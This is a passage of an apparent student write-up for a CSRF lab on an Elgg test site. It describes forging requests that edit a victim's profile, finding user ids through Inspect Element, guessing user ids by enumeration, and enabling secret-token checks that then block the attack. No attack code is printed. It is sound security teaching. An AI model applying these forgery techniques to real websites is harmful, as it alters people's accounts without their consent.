
Step 2: Alice’s profile before clicking Boby’s link



Step 3: Alice visits Boby’s profile and clicks the link to the malicious site.




Step 4 & 5: HTTP requests captured when Alice visits the malicious site. Alice’s “brief description” section in her profile has been modified to “Boby is my Hero” because she visited the malicious site.




Q3.5

Boby can use the “Inspect Element” functionality from Firefox on the page “www.csrflabelgg.com/members/alpha” to figure out the user id for each member on the site, including himself and Alice.

Step 1: Log in as Boby and visit “www.csrflabelgg.com/members/alpha”, then click “Inspect Element”.



Step 2: Find the user id for each member, including Alice.



Alice’s user id is 42.

Similarly, Boby’s user id is 43.


Q3.6

No. The POST request forged by the malicious site is sent to the server-side script “/var/www/CSRF/Elgg/vendor/elgg/elgg/actions/profile/edit.php” which processes the request and does the profile modification. The .php file checks whether the user id in the POST request matches the user id of the current user who is holding an active session with Elgg (the victim). If not match, then the POST request will not have access to change the profile of the victim. Therefore, if Boby does not know who is visiting the web page beforehand, he will not know the guid of the victim so he cannot hardcode the victim’s guid in the webpage. As a result, he cannot launch the CSRF attack to modify the victim’ Elgg profile.

However, if Boby knows the range of guid for all possible users and the range is relatively small, Boby could enumerate every guid in the webpage, hoping that one of them will successfully trigger the profile modification request. In the Elgg example, this method is possible since there are relatively few users on Elgg and Boby can obtain the guid for every user.

Another possibility is to obtain the victim’s guid on the fly using XSS. Though here our focus is CSRF.

Screenshot 1: Code for checking guid in *profile/edit.php*




Screenshot 2 & 3: Try leave the name & guid fields blank or comment out the name & guid fields.





Screenshot 4: Result – fail. The POST request does not have permission to modify the victim’s profile.




Q4.1


Step 1: Turn on the countermeasures by commenting out the “return true;” statement in function *gatekeeper()* in “/var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg”. By commenting out the “return true;” statement, we allow the *gatekeeper()* function to perform the check whether the secret token and the timestamp in the GET or POST request match those stored on the server side.




Step 2: Re-execute the CSRF attack Task 1: Using GET request to add Boby as Alice’s friend.

Step 2-1: Alice logs in and follows the link in Boby’s profile to visit the malicious webpage.







Step 2-2: HTTP GET request captured when Alice visits the malicious webpage.



Step 2-3: The GET request was denied because the secret-token and the timestamp fields are missing.





Step 2-4: Verify Boby is not added as Alice’s friend.



